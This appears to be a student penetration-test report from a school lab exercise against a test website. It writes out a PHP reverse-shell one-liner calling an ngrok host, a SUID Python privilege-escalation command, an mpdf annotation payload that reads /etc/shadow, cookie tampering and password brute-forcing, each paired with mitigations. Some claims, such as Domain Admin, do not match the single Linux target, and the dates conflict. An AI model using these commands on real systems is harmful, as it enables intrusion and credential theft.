

Penetration Test  
Report

ECOM School .

May,2023/24

Color Box Penetration Testing

This legal disclaimer regulates the usage of this Penetration Testing report and the content of this report. The contents of this document have been prepared from the information collected by the "ECOM" research team. It is worth noting that the information offered in this report constitutes a general framework for security screening and is not intended to ensure protection or compliance with any requirements and guidelines of any authority and the like. Nor can it be concluded that compliance with the recommendations of this report will ensure that the subject of the test is protected and that it does not contain any additional vulnerabilities. Under no circumstances will the Penetration Testing team and the " ECOM " team be responsible for any damage directly or indirectly caused by this test of any kind. The contents of this entire document are confidential and completely confidential and are the intellectual property of the " ECOM " Research Team and may be used only internally for educational purposes only. In addition, it is worth noting that the structure of this document is confidential and is the intellectual property of the " ECOM " research team and may not be used if you are not a member of this team.

tABLE OF CONTENT

[REPORT STRUCTURE 3](#_heading=h.gjdgxs)

[ABOUT THE EDITOR 3](#_heading=h.30j0zll)

[EXECUTIVE SUMMARY 4](#_heading=h.1fob9te)

[BACKGROUND 4](#_heading=h.3znysh7)

[PROJECT DESCRIPTION 4](#_heading=h.2et92p0)

[SCOPE & TARGETS 4](#_heading=h.tyjcwt)

[TEST LIMITATIONS 5](#_heading=h.3dy6vkm)

[SUMMARY & ASSESMENT 5](#_heading=h.1t3h5sf)

[CONCLUSIONS 6](#_heading=h.4d34og8)

[ATTACK TREE FOR COMPLEX SCENARIOS 6](#_heading=h.2s8eyo1)

[SETTING GOALS AND OBJECTIVES 7](#_heading=h.17dp8vu)

[IDENTIFIED VULNERABILITIES 8](#_heading=h.3rdcrjn)

[VULN-001 <VULN FULL NAME> (INFORMATIVE/LOW/MEDIUM/HIGH/CRITICAL) 8](#_heading=h.26in1rg)

[FINDING DETAILS 9](#_heading=h.lnxbz9)

[VULN-<NO. in 3 digits> <VULN NAME> 9](#_heading=h.35nkun2)

[CVSS 9](#_heading=h.1ksv4uv)

[RISK 9](#_heading=h.44sinio)

[DESCRIPTION 9](#_heading=h.2jxsxqh)

[PROOF OF CONCEPT 9](#_heading=h.z337ya)

[DETAILS 10](#_heading=h.3j2qqm3)

[RECOMMENDED MITIGATIONS 10](#_heading=h.1y810tw)

[APPENDICES 11](#_heading=h.4i7ojhp)

[METHODOLOGY 11](#_heading=h.2xcytpi)

[APPLICATIVE PENETRATION TESTS 11](#_heading=h.1ci93xb)

[INFRASTRUCTURE PENETRATION TEST 13](#_heading=h.3whwml4)

[FINDINGS CLASSIFICATIONS 15](#_heading=h.2bn6wsx)

# REPORT STRUCTURE

This report contains three different sections:

1. **Executive Summary** - This section includes a brief description of the content of the work as well as a list of the main findings that constitute potential for damage and, as a result, require the organization to take corrective steps in our view.
2. **Details of the tests** - This section details all the tests performed by division into the various areas as well as a description of the information collected in the survey. This section also lists all the findings of the exam, the description of the risks as a result of the findings, and the recommendations for implementation based on the accumulated experience of ECOM.
3. **Appendices** - Brief of the methods used during the penetration test with additional explanation about our rating system fix effort.

## ABOUT THE EDITOR

Safi Shofi, Cybersecurity Graduate at ECOM School

I have experience in Python, Linux and HTML backend & frontend, data analysis, penetration tester and several defense and offence techniques



<https://www.linkedin.com/in/safi-shofi-5445a4321/>

# EXECUTIVE SUMMARY

## BACKGROUND

The "ECOM" Cyber Security Team was asked to perform an applicative and infrastructure penetration test for ECOM School on August 2024.

The test scenarios performed included attempts to infiltrate the customer's services, taking the advantage of the built-in weaknesses, taking into account the type of applications/operating systems and the type of components with which the customer works.

The test was performed to detect vulnerabilities that could put ECOM School at risk and to simulate a situation where an attack occurs while making maximum use of the resources available to the attacker.

This report includes a description of all the vulnerabilities found, a general explanation of them, Proof of Concept and other findings for the customer to be able to harden his services and increase his level of security.

This test was performed from home by the tester, in my case it was Majdal Shams, by the Penetration Testing team of "ECOM".

This test was performed using a grey box Penetration Test methodology, and the test content was determined as part of the delineation, both in terms of the topics and components to be tested and the scope of resources that will be allocated to the test. Thus, the test may not detect all the infrastructural and applicative exposures of the client network.

The findings set forth in this document are correct as of the date of the test. Any applicative or infrastructural change made after the end of the test may affect the security level of the client.

It is worth noting that the official contact person on behalf of the company is Ben Dalal and all the tests were matched with him.

## PROJECT DESCRIPTION

### SCOPE & TARGETS

In advance with the client, the test team was given the following goals:

|  |  |  |  |
| --- | --- | --- | --- |
| No. | Target Address | | Extra Details |
| 1 | https://techie-world.xyz | The tester was provided the URL of the site (<https://techie-world.xyz/>)  And the tester was told that the username is User and password contained only 4 numbers | |

This test contains a number of infrastructural / applicative test methodologies in order to examine the level of risk of the information that is output in the identified systems.

As part of this examination, the following were examined:

**applicative examination:**

* A number of code injection techniques at both the client and server level that can significantly compromise the information stored in this system.
* Check for system bugs that can lead to malicious actions at the user level.

**infrastructure inspection:**

* Several techniques for scanning and finding known weaknesses in customer systems. (XSS)
* Attempt to bypass security products as well as security settings defined in customer systems. (Burp suite brute forcing the user password)
* Performing attacks in order to take over the network while obtaining high permissions. (Ngrok server and using Python shell and privilege escalation)

## TEST LIMITATIONS

Through searching in the /etc directory I found a file called shadow and when I tried “cat shadow” it gave me the user ubuntu hash but I couldn’t crack it because it was a “YesCrypt” hash and john the ripper couldn’t crack it.

Nmap was not installed in the system, so trying Nmap –interactive was useless.

## SUMMARY & ASSESMENT

During the test it was found that an attacker can perform a brute force attack using the intruder method in Burp suite (but it took a long time to process so I switched an extension called Turbo intruder to get the results faster) along with other misconfiguration defects.

The penetration testing lasted 2 weeks, and resulted several vulnerabilities such as cookie manipulation, low password requirements and Ngrok attacks; An attacker that is exploiting these bugs may gain root access to the system . This may damage the organization's reputation and may put the organization and its clients at risk.

## CONCLUSIONS

From our professional view, the security level exists in the client's systems is now on medium.


The was rated as mentioned before due to the existence of multiple vulnerabilities such as XSS attacks allowing the attacker to open a shell in the site.

Exploiting most of the vulnerabilities mentioned above requires a high technical knowledge.

## 

## ATTACK TREE FOR COMPLEX SCENARIOS

The following diagram describes each complex attack scenarios that can be applied in the client's system.



## SETTING GOALS AND OBJECTIVES

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

PT work:

* Search for ***flag.txt*** – (**ACHIEVED**)
* Finding a ***number of vulnerabilities*** that could endanger the target – (**ACHIEVED**)

applicable external work:

* Performs a vulnerability combination ***perform a complex attack*** to maximize the attacker's abilities - (**ACHIEVED**)
* Exposing the target to the ability to ***run code remotely*** - (**ACHIEVED**)

infrastructure internal work:

* Obtaining ***Domain Admin privileges*** in the target's environment - (**ACHIEVED**)
* Performing ***Lateral Movement***, exposing and exploiting additional positions - (**ACHIEVED**)
* ***Utilization of protocols*** in favor of the attacker - (**ACHIEVED**)

# IDENTIFIED VULNERABILITIES

## VULN-001 (**Critical**): Privilege Escalation through Python Command:

*Privilege escalation attacks occur when a threat actor gains access to an employee's account, bypasses the proper authorization channel, and successfully grants themselves access to data they are not supposed to have.*

VULN-002 (**High**): Ngrok Tunneling:

*Exposing a service through Ngrok could allow attackers to gain unauthorized access to the www-data user, potentially leading to privilege escalation. While not as severe as root access, it still provides significant control over the web server and possibly sensitive data.*

VULN-003 (**High**): File Access via URL Manipulation:

*If an attacker can access sensitive files via URL manipulation, they could potentially obtain password hashes, API keys, or other sensitive configuration data, which could lead to further exploitation or privilege escalation.*

VULN-004 (**Medium**): XSS (Cross-Site Scripting):

*XSS can lead to elevated privileges by allowing attackers to steal session cookies and impersonate users. However, the impact may vary depending on the context of the affected application and the privileges of the compromised user.*

VULN-005 (**Medium**): Weak Passwords:

*Weak passwords can be brute-forced, leading to unauthorized access. This is a medium severity issue because it depends on the password strength and rate limits in place, but it can be mitigated with good password policies.*

VULN-006 (**Low**): Insecure Cookie Handling:

*Insecure cookie handling could allow attackers to manipulate cookies for unauthorized access. This might be less severe depending on what the cookies are used for and whether other security measures (like HTTPS and cookie flags) are in place.*

VULN-007 (**Informative**): HTML Tag Review Vulnerability:

*While manipulating HTML tags could lead to accessing sensitive files or data, this usually requires additional factors or poor validation/sanitization elsewhere. It is often considered less severe compared to other vulnerabilities unless it’s part of a more significant exploit chain.*

# FINDING DETAILS

## VULN-007 (HTML tag review)

### DESCRIPTION

An **HTML Tag Review Vulnerability** refers to a security issue where an attacker can manipulate HTML tags to perform unintended actions within a web application. This type of vulnerability often arises from improper handling or validation of user input that is later rendered as HTML content on a webpage. While this is a somewhat broad description, the vulnerability typically manifests in the following forms:

**1. HTML Injection**

* **Description**: An attacker can inject arbitrary HTML content into a webpage by manipulating user input that is not properly sanitized before being included in the HTML output. This can lead to content spoofing, where malicious content is rendered in the context of the vulnerable site.
* **Example**: An attacker submits a comment that includes an HTML tag, such as <h1>Hacked!</h1>, which gets rendered on the webpage without proper sanitization, altering the page's appearance.

**2. Cross-Site Scripting (XSS)**

* **Description**: HTML Injection can lead to Cross-Site Scripting (XSS) if the injected HTML includes JavaScript code that is executed in the context of another user's browser. This can allow an attacker to steal cookies, hijack sessions, or perform other malicious actions.
* **Example**: An attacker submits input like <script>alert('XSS');</script> into a form, and if this input is rendered on the page without proper escaping, it will execute in the browser of any user who views the page.

**3. DOM-Based XSS**

* **Description**: This occurs when the web application's client-side scripts dynamically modify the DOM using unsanitized user input. If the input is not properly escaped, an attacker can manipulate the HTML structure of the page to inject malicious scripts.
* **Example**: A search function on a webpage dynamically displays the search query without sanitizing it, allowing an attacker to inject a script that runs in the user's browser.


**4. Access to Sensitive Data**


* **Description**: HTML Tag Review Vulnerability can also lead to unintended exposure of sensitive data if attackers can manipulate the HTML structure to access or display hidden elements, sensitive files, or configuration data.
* **Example**: An attacker might be able to modify the HTML structure to make hidden fields (e.g., password fields, token fields) visible or to access files that should not be displayed to the user.


**5. Privilege Escalation**

* **Description**: In some cases, manipulating HTML tags can lead to privilege escalation if it allows an attacker to bypass access controls or inject elements that perform unauthorized actions (e.g., changing a user's role in a form submission).
* **Example**: Injecting an HTML <input type="hidden" name="role" value="admin"> field into a form might allow an attacker to escalate their privileges if the form is processed without proper validation.

### PROOF OF CONCEPT







### DETAILS

After changing the annotation file to mpdf.php I was able to download it and it contained a name to a file allowing me to execute commands in the website as if I was a user.

### RECOMMENDED MITIGATIONS

**. Disable Inline JavaScript**


* **Purpose**: Prevent the use of inline JavaScript (e.g., event handlers like onclick="...").
* **Implementation**: Use external scripts instead of inline code. CSP can enforce this by using (script-src 'self' 'nonce-randomvalue';.)

## VULN-001 Privilege escalation


Privilege escalation means users receive privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:

* **Vertical privilege escalation**, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
* **Horizontal privilege escalation**, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)

### PROOF OF CONCEPT







Details

Using (find / -perm -4000 -type f 2>/dev/null) I found out that the system contains python3.10 so I went to “GTFObins” and when I typed python in the search I saw that I can perform a privilege escalation attack on the system using the command “/usr/bin/python3.10 -c 'import os; os.execl("/bin/sh", "sh", "-p")'”.

Recommended mitigations

**Implement Robust Logging and Monitoring**: Log all significant activities, especially those involving user privilege changes, access to sensitive files, or execution of privileged commands. Monitor logs for any suspicious activity.



**Use Intrusion Detection Systems (IDS)**: Deploy IDS to monitor for abnormal behavior that may indicate an attempt at privilege escalation.


## VULN-002 Ngrok Tunneling

Ngrok is a cross-platform application that creates secure tunnels (paths) to localhost machine. It enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally-hosted web server (like computer, laptop, rasbery PI) appear to be hosted on a subdomain of ngrok.com, meaning that no public IP or domain name on the local machine is needed.

Proof of concept







DETAILS

Started an Ngrok tunnel with(ngrok tcp 1632) and connected on the site to my kali machine with the command(php -r '$sock=fsockopen("6.tcp.eu.ngrok.io",13546);exec("/bin/sh -i <&3 >&3 2>&3");') and gained access to the system as you can see in the pictures above.

### RECOMMENDED MITIGATIONS


**Use HTTPS**

* **Secure Traffic**: Always use HTTPS tunnels (instead of HTTP) to ensure that the data transmitted between the client and the server is encrypted. This protects against eavesdropping and man-in-the-middle attacks.

## VULN-003 File access via URL manipulation

Cybercriminals typically use URL manipulation to examine directories and file extensions, read sensitive information, and access privilege-protected sections of a website, including hidden files and source scripts.

PROOF OF CONCEPT



DETAILS

I used the command “<annotation file="mpdf.php" content="mpdf.php">” in the URL and it revealed a file that contained sensitive and useful information to the attacker, I could also get files like /etc/passwd and /etc/shadow.

### RECOMMENDED MITIGATIONS


**Avoid Exposing Sensitive Files**

* **Move Sensitive Files Outside Web Root**: Store sensitive files, such as configuration files, outside of the web root directory to prevent them from being accessed directly via a URL.
* **Use a Whitelist**: Restrict access to files using a whitelist of allowed file paths or file types that can be served by the web application.


## VULN-005 weak password

In the context of digital security, a weak password is typically easy to guess or crack, failing to provide any real barrier against unauthorized access. It often falls short in complexity, length, and unpredictability, making it a prime target of cyberattacks.

PROOF OF CONCEPT









DETAILS

The password of the user was unknown so I had to use Burpsuite’s intruder to know it

But the intruder was too slow then I used a turbo intruder extension in burp suite and it was faster to crack it, I knew that 1337 was the password because it had more length and words compared to the other responses.

### RECOMMENDED MITIGATIONS




**Enforce Strong Password Policies**

* **Password Length**: Require passwords to be of a minimum length, typically at least 8-12 characters. However, longer passwords (15+ characters) are more secure.
* **Password Complexity**: Enforce the use of a mix of uppercase and lowercase letters, numbers, and special characters in passwords to increase complexity.
* **No Common Passwords**: Prohibit the use of common or easily guessable passwords (e.g., "password123," "admin," "123456").
* **Password History**: Implement a password history policy that prevents users from reusing recent passwords.

## VULN-006 insecure cookie handling

# Insecure HTTPS cookies are those transmitted over unencrypted connections, making them vulnerable to interception by malicious actors. Unlike their secure counterparts, these cookies lack encryption, exposing sensitive information to potential attacks.

PROOF OF CONCEPT

DETAILS

Once I successfully logged in with the website I was greeted with a page saying “admins will be redirected somewhere else” so I searched in the cookies and changed the value of my user to admin and got to a page meant only for admins to see.

### RECOMMENDED MITIGATIONS

**Regular Security Audits**

* **Audit Cookie Configurations**: Regularly audit cookie configurations and session management practices to identify and remediate insecure handling of cookies.
* **Penetration Testing**: Conduct regular penetration testing to identify potential vulnerabilities in cookie handling and session management.

## VULN-004 (**Medium**): XSS (Cross-Site Scripting):

